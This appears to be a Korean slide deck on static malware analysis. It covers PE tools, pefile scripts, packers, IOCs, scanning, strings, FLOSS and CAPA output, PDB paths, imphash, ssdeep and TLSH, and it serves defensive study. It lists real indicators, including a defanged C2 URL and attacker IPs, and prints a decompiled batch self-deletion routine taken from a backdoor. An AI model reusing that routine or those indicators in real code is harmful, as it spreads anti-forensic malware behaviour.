
<sup>1</sup> <https://github.com/corkami/pics/blob/master/binary/pe101/pe101ko.png>

# PE (Portable Executable)

- PE-bear, CFF Explorer, PEView, FileInsight-plugins, PEStudio




PE-bear




CFF Explorer

# PE (Portable Executable)



PEView



FileInsight-plugins

# pefile

```
pip install pefile
```

```
import pefile
pe = pefile.PE('sample.exe')
for section in pe.sections:
    print(section.Name, hex(section.VirtualAddress),
          hex(section.Misc_VirtualSize), section.SizeOfRawData)
```

```
import pefile
for entry in pe.DIRECTORY_ENTRY_IMPORT:
    print(entry.dll)
    for imp in entry.imports:
        print('\t', hex(imp.address), imp.name)
```

- PE 파일의 section들의 데이터를 출력하는 코드, 사용하는 API들을 출력하는 코드

<sup>1</sup> <https://pefile.readthedocs.io/en/latest/usage/UsageExamples.html#iterating-through-the-sections>

<sup>2</sup> <https://pefile.readthedocs.io/en/latest/usage/UsageExamples.html#listing-the-imported-symbols>

# 패커 (Packer), 프로텍터 (Protector)

- 패커: 실행 파일을 압축한 후 실행될 때 메모리에 스스로 압축을 풀어서 원본 코드를 다시 만드는 방법
  - 리버싱을 어렵게 한다는 점에서 프로텍터와의 구분이 모호한 경우도 있다.
  - 대부분 악의적인 목적으로 사용된다고 한다.<sup>1</sup>
- 프로텍터: 프로그램 변조, 리버싱 등을 방지하기 위한 방법
  - 일반적으로 패킹, 난독화 기법<sup>3</sup>들이 모두 포함되어 있다.<sup>1</sup>
- Detect It Easy, Exeinfo PE, PEID 등의 도구를 사용하여 패커, 프로텍터 적용 유무를 확인할 수 있다.
- UniExtract2, VMUnpacker 등 언패커를 사용하는 방법도 있지만 실패한다면 수동으로 메모리 덤프를 통해 추출해야 한다.

---

<sup>1</sup> <https://www.malwarebytes.com/blog/news/2017/03/explained-packer-crypter-and-protector>

<sup>2</sup> [https://en.wikipedia.org/wiki/Executable\\_compression](https://en.wikipedia.org/wiki/Executable_compression)

<sup>3</sup> [https://en.wikipedia.org/wiki/Obfuscation\\_\(software\)](https://en.wikipedia.org/wiki/Obfuscation_(software))

# 패커 (Packer), 프로텍터 (Protector)

- Themida Protector를 사용하는 카카오톡

The screenshot shows the 'Detect It Easy v3.09 [Windows 10 Version 2009] (x86\_64)' interface. The file path is 'C:\Program Files (x86)\Kakao\KakaoTalk\KakaoTalk.exe'. The file type is 'PE32' and the size is '24.85 MiB'. The search mode is set to '자동적 인' (Automatic). The analysis results for the PE32 section include:

- 운영 시스템: Windows(Vista)[I386, 32비트, GUI]
- 링커: Microsoft Linker(14.33.31629)
- 컴파일러: Microsoft Visual C/C++(19.33.31630)[C++]
- 언어: C/C++
- 도구: Visual Studio(2022 version 17.3)
- 서명 도구: Windows Authenticode(2.0)[PKCS #7]
- 프로텍터: Themida/Winlicense(3.XX)

Under the '오버레이: Binary' section, it lists:

- 인증서: WinAuth(2.0)[PKCS #7]

<sup>1</sup> <https://hummingbird.tistory.com/6468>

# IOC(Indicator Of Compromise, 침해지표)<sup>1 2 3</sup>

- 침해사고 분석을 통해 얻어낸 정보들을 의미한다.
  - 악성 파일의 해시값, IP 주소, 악성 URL 및 도메인 이름 등

[IOC]

MD5

A25ACC6C420A1BB0FDC9456B4834C1B4  
393CBA61A23BF8159053E352ABDD1A76

C2

hxxp://hmcks.realma.r-e[.]kr/gl/ee.txt

95.187.5.53	IPv4	IP Watchlist
95.187.70.15	IPv4	IP Watchlist
95.187.99.232	IPv4	IP Watchlist
95.87.25.221	IPv4	IP Watchlist
AB4ABEE83FFD526F1975EB48DBDBC812	md5	File Hash Watchlist
E95C318D1B1906D57471BB524FFF128356C160132D4	SHA256	File Hash Watchlist
3FDF856B6FBCB23E7C3372A3F53CE26C0FE6DE77	SHA1	File Hash Watchlist
5D29DFE2EA9CA8DA3FF7A14FB20C5E86	md5	File Hash Watchlist
8F4FC2E10B6EC15A01E0AF24529040DD	md5	File Hash Watchlist
B48DC6ABCD3AEFF8618350CCBDC6B09A	md5	File Hash Watchlist
3CEEE0BE85D24D911B9C02714817774C	md5	File Hash Watchlist
C:\Windows\System32\NPf.SYS	filepath	File Hash Watchlist
C:\Windows\System32\NETPLG.LOG	filepath	File Hash Watchlist
C:\Windows\System32\CATROOT2\WEDBCHK.LOG	filepath	File Hash Watchlist
C:\Windows\System32\MIMEFILTER.XML	filepath	File Hash Watchlist
C:\WORK\CATROOT2	filepath	File Hash Watchlist
C:\Windows\System32\CATROOT2\{12CD0A1D-filepath	filepath	File Hash Watchlist
C:\Windows\System32\CATROOT2\{A750E6C3-filepath	filepath	File Hash Watchlist

<sup>1</sup> <https://www.trendmicro.com/vinfo/us/security/definition/indicators-of-compromise>

<sup>2</sup> <https://www.crowdstrike.com/cybersecurity-101/indicators-of-compromise/>

<sup>3</sup> [https://en.wikipedia.org/wiki/Indicator\\_of\\_compromise](https://en.wikipedia.org/wiki/Indicator_of_compromise)

<sup>4</sup> <https://asec.ahnlab.com/ko/50275/>

<sup>5</sup> <https://www.cisa.gov/news-events/alerts/2017/06/13/hidden-cobra-north-koreas-ddos-botnet-infrastructure> - TA-17-164A\_csv.csv

# 악성코드 스캔

- [Virustotal](#)에서 확인하기
  - 무작정 Virustotal에 업로드하는 것은 좋지 않다.
    - [Virustotal Intelligence](#)<sup>1,2</sup>에서 누구나 샘플을 다운로드할 수 있기 때문 - 악성코드 공유 문제
  - [OpenHashTab](#), [HashMyFiles](#), [Quickhash-GUI](#) 등 해시값(MD5, SHA1, ...) 생성 도구를 사용하여 해시값을 검색해보고, 업로드가 안된 파일이면 경우에 따라서 업로드 유무 판단
  - [PEStudio](#)가 해시값으로 Virustotal에 조회해서 보여준다.

The screenshot shows two windows of the PESuite application. The left window displays the analysis results for a file named 'kapewgkape.exe' from the path 'c:\#users\hyuunnnn\desktop\kapewgkape.exe'. The analysis table includes columns for engine, score, date, and age. The right window shows a summary of indicators found in the file, including 'virustotal (0/70)' which is highlighted in blue. A link 'open Virustotal in your Web browser' is visible in the bottom right corner of this window.

<sup>1</sup> <https://www.virustotal.com/gui/intelligence-overview>

<sup>2</sup> <https://docs.virustotal.com/docs/virustotal-intelligence-introduction>

# 악성코드 스캔

- Microsoft Defender 활용하기
  - 이전에 포렌식 문제에서 랜섬웨어 추출과 동시에 Defender가 잡아줬던 것처럼 탐지율이 준수하다.
  - 그러나 Defender가 잡았다는 것은 백신 서버에 파일이 저장된 것이기 때문에 악성코드 공유 문제 발생
- ClamAV<sup>1,2</sup> 활용하기
  - 시그니처 데이터베이스를 활용하여 악성코드 패턴을 탐지한다.

```
C:\Users\hyuunnnn\Desktop\clamav-1.3.0.win.x64>freshclam.exe
ClamAV update process started at Thu Feb 15 06:31:10 2024
daily.cvd database is up-to-date (version: 27185, sigs: 2053392, f-level: 90, builder: raynman)
main.cvd database is up-to-date (version: 62, sigs: 6647427, f-level: 90, builder: sigmgr)
bytecode.cvd database is up-to-date (version: 334, sigs: 91, f-level: 90, builder: anvilleg)
```

- 오픈소스이며 PC 내부에서 동작하기 때문에 외부로 업로드되지 않는다.
- 상용엔진에 비해 많이 부족한 것은 사실이다. ClamAV는 단순히 스캐너일 뿐이다.<sup>3</sup>

```
C:\Users\hyuunnnn\Desktop\clamav-1.3.0.win.x64>clamscan.exe "C:\Users\hyuunnnn\Desktop\test\test\240103, P3"
Loading: 14s, ETA: 0s [=====] 8.69M/8.69M sigs
Compiling: 3s, ETA: 0s [=====] 41/41 tasks
```

<sup>1</sup> <https://docs.clamav.net>

<sup>2</sup> <https://youtu.be/9gQXBUJ0sHE>

<sup>3</sup> <https://blog.clamav.net/2011/03/top-5-misconceptions-about-clamav.html>

# 문자열 검사

- 문자열을 추출하여 어떤 기능을 하는지 유추 가능
  - [strings](#): 바이너리 파일에서 ascii, unicode 문자를 추출한다.

```
$ strings 052596A8380EDEEE8E211B504F44E133
```

```
...
File [%s] : sent %d bytes !
IP address not found
Socket error : %d
S^127.0.0.1
Login failure
Login Success!
Command is [%s]
Server found
No Server !
communication is started !
Disconnected from Controller !
```

<sup>1</sup> [Trojan/Win32.Phandoor.R174803](#)

<sup>2</sup> [국내를 타깃으로 하는 위협그룹 프로파일링 - 2017 사이버 위협 인텔리전스 보고서](#)

## FLOSS STACK STRINGS (3)

```
ROOT\CIMV2  
DeviceId  
SELECT * FROM Win32_PnPEntity
```

## FLOSS TIGHT STRINGS (0)

## FLOSS DECODED STRINGS (31)

```
[\@HTP(LPH  
AXeA  
paAXeA  
pbA8  
Kern  
el32.dll  
GetS  
tartupInfoA  
Heap  
Create  
Exit  
Process  
GetP  
rocessHeap
```

# 문자열 검사

- **floss:** strings 기능에 더하여 난독화된 문자열을 탐지하고 복호화 루틴을 찾아서 에뮬레이팅하는 과정을 수행한다.  
→ 탐지율이 높진 않은 것 같다. (그래도 의미있는 정보를 얻을 가능성도 있기 때문에 밑져야 본전 마인드로 사용하면 되겠다.)

The screenshot shows a NetworkMiner interface. On the left, under 'Network Communication', there are sections for 'IP Traffic' (listing three TCP connections) and 'Memory Pattern IPs' (listing three IP addresses). On the right, a sidebar titled 'FLOSS STACK STRINGS (6)' lists the following strings:  
113.160.112.125  
213.210.194.59  
196.45.177.52  
199.26.11.18  
S0VA?0VAK  
EDf3

9394078671922de6b5cd194e3581ec46<sup>1</sup>

<sup>1</sup> [HiddenCobra\\_BANKSHOT - AdobeARM.exe](#)

# 문자열 검사

- **CAPA**: 실행 파일의 기능, 행위를 탐지한다. → 특정 API 사용 여부나 payload 등을 탐지하여 어떤 행위가 예상되는지 알려준다. (어디에 초점을 두고 분석해야 할지 가이드를 잡아준다.)

CAPABILITY	NAMESPACE
check for time delay via GetTickCount	anti-analysis/anti-debugging/debugger-detection
check for time delay via QueryPerformanceCounter	anti-analysis/anti-debugging/debugger-detection
contain obfuscated stackstrings	anti-analysis/obfuscation/string/stackstring
receive data (5 matches)	communication
send data (5 matches)	communication
connect to URL	communication/http/client
create HTTP request	communication/http/client
get socket status	communication/socket
initialize Winsock library	communication/socket
set socket configuration	communication/socket
receive data on socket (5 matches)	communication/socket/receive
send data on socket (5 matches)	communication/socket/send
connect TCP socket	communication/socket/tcp
create TCP socket	communication/socket/tcp
create UDP socket (5 matches)	communication/socket/udp/send
act as TCP client	communication/tcp/client
contain a resource (.rsrc) section	executable/pe/section/rsrc
extract resource via kernel32 functions	executable/resource
contain an embedded PE file	executable/subfile/pe
get file size	host-interaction/file-system/meta
move file	host-interaction/file-system/move
read file	host-interaction/file-system/read
resolve DNS (5 matches)	host-interaction/network/dns/resolve
get networking interfaces	host-interaction/network/interface
create service	host-interaction/service/create
start service	host-interaction/service/start
create thread (3 matches)	host-interaction/thread/create
terminate thread	host-interaction/thread/terminate
link function at runtime	linking/runtime-linking
linked against ZLIB	linking/static/zlib
persist via Windows service	persistence/service

<sup>1</sup> <https://youtu.be/cbmMstmsq9c?t=319>

# 문자열 검사

```
self delete
namespace anti-analysis/anti-forensic/self-deletion
author michael.hunhoff@mandiant.com, @mr-tz
scope function
att&ck Defense Evasion::Indicator Removal::File Deletion [T1070.004]
mbc Defense Evasion::Self Deletion::COMSPEC Environment Variable [F0007.001]
function @ 0x4027B0
and:
or:
match: host-interaction/process/create @ 0x4028AF
or:
api: CreateProcess @ 0x402914
or:
regex: /del\s*/S/
- "@echo off\r\n:n:D1\r\n\ndel /a %1\r\nif exist %1 goto D1\r\n\ndel /a %0" @ 0x4028B5

receive data (3 matches)
namespace communication
author william.ballenthin@mandiant.com
scope function
mbc Command and Control::C2 Communication::Receive Data [B0030.002]
description all known techniques for receiving data from a potential C2 server
function @ 0x401B4D
or:
match: receive data on socket @ 0x401B4D
or:
api: recv @ 0x401B7D
api: recv @ 0x401B7D
```

```
    strcpy(Destination, aEchoOffD1DelA1);
    v1 = strlen(Destination);
    WriteFile(FileA, Destination, v1, &NumWritten);
    CloseHandle(FileA);
    memset(&StartupInfo, 0, sizeof(StartupInfo));
    StartupInfo.dwFlags = 1;
    StartupInfo.wShowWindow = 0;
    CreateProcessA(0, CommandLine, 0, 0, 0,
                  0, 0, 0, 0, &Process, &Thread);
}
return 1;
}
000028B5 sub_4027B0:49 (4028B5)
aEchoOffD1DelA1 db '@echo off',0Dh,0Ah ; DATA XREF
db ':D1',0Dh,0Ah
db 'del /a %1',0Dh,0Ah
db 'if exist %1 goto D1',0Dh,0Ah
db 'del /a %0',0Dh,0Ah
align 4
```

7FE80CEE04003FED91C02E3A372F4B01<sup>1</sup>

<sup>1</sup> Backdoor.Win32.Joanap - report, wikipedia

# PDB (Program Data Base)

- PDB path는 디버그 모드로 빌드할 때 생성된다. 이때 프로젝트명은 무엇인지, 제작자는 누구인지 등 악성코드에 대한 정보를 얻을 수 있다.
- KEEPER CTF IR-1 문제의 랜섬웨어 파일에 PDB path를 통해 제작자와 랜섬웨어 이름 확인 가능
  - CAPA를 사용한 결과이며, `strings` 명령어를 통해서도 확인할 수 있다.

```
contains PDB path
namespace executable/pe/pdb
author moritz.raabe@mandiant.com
scope file
regex: /:\\.*/.pdb/
- "C:\\Users\\hyuunnnn\\Downloads\\hidden-tear-master\\hidden-tear-master\\hidden-tear\\hidden-tear\\obj\\Debug\\hidden-tear.pdb" @ file+0x1AAD8
```

```
lSystem.Resources.ResourceReader, mscorelib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089#System.Resources.RuntimeResourceSet
PADPAPD
RSDS[
C:\Users\hyuunnnn\Downloads\hidden-tear-master\hidden-tear-master\hidden-tear\hidden-tear\obj\Debug\hidden-tear.pdb
_CorExeMain
mscoree.dll
```

<sup>1</sup> Visual Studio 디버거에서 기호 파일(.pdb) 및 소스 파일 지정(C#, C++, Visual Basic, F#)

<sup>2</sup> <https://www.mandiant.com/resources/blog/definitive-dossier-of-devilish-debug-details-part-one-pdb-paths-malware>

# PDB (Program Data Base)

## 라이플(Rifle)

위협그룹을 프로파일링 하기 위한 시작점이 된 악성코드 샘플의 PDB\* 경로에 다음과 같이 rifle이라는 문자열이 포함되어 있었다.

\* 비주얼스튜디오를 이용한 프로그램 개발시 디버깅에 필요한 프로그램데이터베이스

---

E:\Data\My Projects\Troy Source Code\tcvp1st\rifle\Release\rifle.pdb

---

위협그룹이나 침해사고 분석보고서를 공개할 때 코드명을 사용하는 것을 자주 접할 수 있다. 군사작전 등에서 기밀유출에 대비하거나 작전명에 의미를 부여해 임무와 지령을 보다 명확하게 하기 위해 코드명을 사용하는 것처럼, 사이버테러(전쟁)와 관련된 분석과정에도 이런 고유한 코드명을 부여한다. 사이버 공간의 주요 침해사고들도 이와 비슷하게 하나의 침해사고를 오퍼레이션(작전), 일련의 연속된 침해사고들을 지정해 캠페인으로 부른다.

---

<sup>1</sup> 국내를 타깃으로 하는 위협그룹 프로파일링 - 2017 사이버 위협 인텔리전스 보고서, p5

# Rich Header<sup>1 2 3</sup>

- Microsoft 툴체인을 사용할 때 빌드 환경에 대한 정보를 담고 있다. (컴파일러, 링커 정보 등)
  - 공식적으로 문서화되지 않은 영역이다.
- 쉽게 조작이 가능한 데이터이므로 참고만 해야한다. ( PDB 정보나 컴파일 시간 정보 등도 마찬가지)
  - 평창 올림픽에 장애를 일으켰던 OlympicDestroyer 악성코드와 북한 배후의 그룹인 BlueNoroff 가 만들었던 악성코드의 Rich Header 정보가 동일하여 북한 소행이 아닌지 의심했던 적이 있다.<sup>2</sup>
  - 그러나 북한 배후의 공격이 아닌 것으로 확인되었다.<sup>4</sup>

---

<sup>1</sup> Rich Headers: leveraging this mysterious artifact of the PE format

<sup>2</sup> The devil's in the Rich header

<sup>3</sup> <https://github.com/RichHeaderResearch/RichPE>

<sup>4</sup> 평창동계올림픽 해킹, 어떻게 시작됐나

```

def get_imphash(self):
    impstrs = []
    exts = ["ocx", "sys", "dll"]
    if not hasattr(self, "DIRECTORY_ENTRY_IMPORT"):
        return ""
    for entry in self.DIRECTORY_ENTRY_IMPORT:
        if isinstance(entry.dll, bytes):
            libname = entry.dll.decode().lower()
        else:
            libname = entry.dll.lower()
        parts = libname.rsplit(".", 1)
        if len(parts) > 1 and parts[1] in exts:
            libname = parts[0]
        entry_dll_lower = entry.dll.lower()
        for imp in entry.imports:
            funcname = None
            if not imp.name:
                funcname = ordlookup.ordLookup(
                    entry_dll_lower, imp.ordinal, make_name=True
                )
            if not funcname:
                raise PEFormatError(
                    f"Unable to look up ordinal {entry.dll}:{imp.ordinal:04x}"
                )
            else:
                funcname = imp.name
            if not funcname:
                continue
            if isinstance(funcname, bytes):
                funcname = funcname.decode()
            impstrs.append("%s.%s" % (libname.lower(), funcname.lower()))
    return md5(",".join(impstrs).encode()).hexdigest()

```

# imphash (import hashing)

- 실행 파일에 있는 라이브러리/임포트 함수 이름과 특유의 순서를 바탕으로 해시값을 생성하는 방법<sup>1</sup>
- IAT에서 라이브러리 이름과 API 이름을 리스트에 append하고 마지막에 , 를 기준으로 join 한 문자의 조합을 md5로 변환하는 방식으로 구현하고 있다.
- [virustotal](#), [pefile](#)<sup>2</sup> 라이브러리 등으로 확인 가능

<sup>1</sup> 악성코드 분석 시작하기 - p91

<sup>2</sup> [pefile - get\\_imphash](#)

# ssdeep<sup>4</sup>

- Fuzzy hashing (퍼지 해싱)<sup>3</sup>: 유사하지만 완전히 같지 않은 데이터를 탐지하기 위한 기술  
사소한 차이에도 아예 다른 값을 만드는 암호화 해시 함수와는 대조적이다.<sup>1</sup>
  - CTPH (Context Triggered Piecewise Hashing)<sup>1,2</sup>: 여러 조각으로 분할하여 조각에 대한 해시를 생성한 후 문자열로 구성하는 방법 → ssdeep은 CTPH 기법을 사용했다.
- 같은 유형의 악성코드가 계속 나오고 있고, 해시값으로 인한 탐지를 피하기 위해 수정하는 경우도 있다고 한다. → 워너크라이 랜섬웨어의 경우 변종 샘플이 약 12000개였다고 한다.<sup>3</sup>

```
sudo apt-get install ssdeep
```

```
hyuunnn@hyuunnn:/mnt/c/Users/hyuunnn/Desktop/ransom$ ssdeep *
ssdeep,1.1--blocksize:hash:hash,filename
3072:yM+lmsOLAIrRuw+mqv9j1MWLQWMTmmsolNIRuw+mqv9j1MWLQA:x+LDAA4TmDAN,"/mnt/c/Users/hyuunnn/Desktop/ransom/0IAjDNgX0rFO.exe"
3072:yM+lmsOLAIrRuw+mqv9j1MWLQWMTmmsolNIRuw+mqv9j1MWLQA:x+LDAA4TmDAN,"/mnt/c/Users/hyuunnn/Desktop/ransom/LqozVnjz0VrN.exe"
3072:gM+lmsOLAIrRuw+mqv9j1MWLQmMTmmsolNIRuw+mqv9j1MWLQA:z+LDAAcTmDAN,"/mnt/c/Users/hyuunnn/Desktop/ransom/gviBFQRFUYKg.exe"
3072:yM+lmsOLAIrRuw+mqv9j1MWLQrMTmmsolNIRuw+mqv9j1MWLQA:x+LDAARTmDAN,"/mnt/c/Users/hyuunnn/Desktop/ransom/ifi2UtAXWPKT.exe"
3072:mM+lmsOLAIrRuw+mqv9j1MWLQeMTmmsolNIRuw+mqv9j1MWLQA:F+LDAAQTmDAN,"/mnt/c/Users/hyuunnn/Desktop/ransom/p0cZproCkop9.exe"

1 Fuzzy hashing@hyuunnn:/mnt/c/Users/hyuunnn/Desktop/ransom$ md5sum *
2d8717519cce57e95a877ce3b54cd383 0IAjDNgX0rFO.exe
2d8717519cce57e95a877ce3b54cd383 LqozVnjz0VrN.exe
3 03d710b320021ba456f72763ebf4f568 gviBFQRFUYKg.exe
4 c470a9ebfa748688ca5fb9a5daa79954 ifi2UtAXWPKT.exe
5 13138c033c03e37ed79d13e74fb6808 p0cZproCkop9.exe
```

# ssdeep

```
hyuunnn@hyuunnn:/mnt/c/Users/hyuunnn/Desktop/ransom$ ssdeep -pb *
0IAjDNgXOrF0.exe matches LqozVnjz0VrN.exe (100)
0IAjDNgXOrF0.exe matches gviBFQRfUYKg.exe (97)
0IAjDNgXOrF0.exe matches ifi2UtAXWPKT.exe (99)
0IAjDNgXOrF0.exe matches p0cZproCkop9.exe (97)

LqozVnjz0VrN.exe matches 0IAjDNgXOrF0.exe (100)
LqozVnjz0VrN.exe matches gviBFQRfUYKg.exe (97)
LqozVnjz0VrN.exe matches ifi2UtAXWPKT.exe (99)
LqozVnjz0VrN.exe matches p0cZproCkop9.exe (97)

gviBFQRfUYKg.exe matches 0IAjDNgXOrF0.exe (97)
gviBFQRfUYKg.exe matches LqozVnjz0VrN.exe (97)
gviBFQRfUYKg.exe matches ifi2UtAXWPKT.exe (97)
gviBFQRfUYKg.exe matches p0cZproCkop9.exe (97)

ifi2UtAXWPKT.exe matches 0IAjDNgXOrF0.exe (99)
ifi2UtAXWPKT.exe matches LqozVnjz0VrN.exe (99)
ifi2UtAXWPKT.exe matches gviBFQRfUYKg.exe (97)
ifi2UtAXWPKT.exe matches p0cZproCkop9.exe (97)

p0cZproCkop9.exe matches 0IAjDNgXOrF0.exe (97)
p0cZproCkop9.exe matches LqozVnjz0VrN.exe (97)
p0cZproCkop9.exe matches gviBFQRfUYKg.exe (97)
p0cZproCkop9.exe matches ifi2UtAXWPKT.exe (97)
```

# TLSH (Trend Micro Locality Sensitive Hash)

- ssdeep의 CTPH와 다른 구현 방식인 LSH (Locality Sensitive Hash)<sup>123</sup> 기법 사용

```
wget https://github.com/trendmicro/tlsh/archive/master.zip -O master.zip  
unzip master.zip  
cd tlsh-master
```

```
hyuunnnn@hyuunnnn:/mnt/c/Users/hyuunnnn/tlsh-master/bin$ ./tlsh -c /mnt/c/Users/hyuunnnn/Desktop/ransom/0IAjDNgXOrF0.exe -r /mnt/c/Users/hyuunnnn/Desktop/ransom -details  
eval    /mnt/c/Users/hyuunnnn/Desktop/ransom/0IAjDNgXOrF0.exe      T1B62414F1A740C465D8A796B9883BDA7A423A24DDC6C490D3D92FF0B7D723474027C9B  
eval    /mnt/c/Users/hyuunnnn/Desktop/ransom/LqozVnjzOVrN.exe      T1B62414F1A740C465D8A796B9883BDA7A423A24DDC6C490D3D92FF0B7D723474027C9B  
eval    /mnt/c/Users/hyuunnnn/Desktop/ransom/gviBFQRFUYKg.exe      T1F42414F1A740C465D8A796B9883BDA7A423A24DDC6C490D3D92FF0B7D723474027C9B  
eval    /mnt/c/Users/hyuunnnn/Desktop/ransom/ifi2UtAXWPKT.exe     T13C2414F1A740C465D8A796B9883BDA7A423A24DDC6C490D3D92FF0B7D723474027C9B  
eval    /mnt/c/Users/hyuunnnn/Desktop/ransom/p0cZproCkop9.exe     T1832414F1A740C465D8A796B9883BDA7A423A24DDC6C490D3D92FF0B7D723474027C9B  
eval    /mnt/c/Users/hyuunnnn/Desktop/ransom/0IAjDNgXOrF0.exe      T1B62414F1A740C465D8A796B9883BDA7A423A24DDC6C490D3D92FF0B7D723474027C9B  
/mnt/c/Users/hyuunnnn/Desktop/ransom/0IAjDNgXOrF0.exe      /mnt/c/Users/hyuunnnn/Desktop/ransom/0IAjDNgXOrF0.exe      0  
/mnt/c/Users/hyuunnnn/Desktop/ransom/0IAjDNgXOrF0.exe      /mnt/c/Users/hyuunnnn/Desktop/ransom/LqozVnjzOVrN.exe      0  
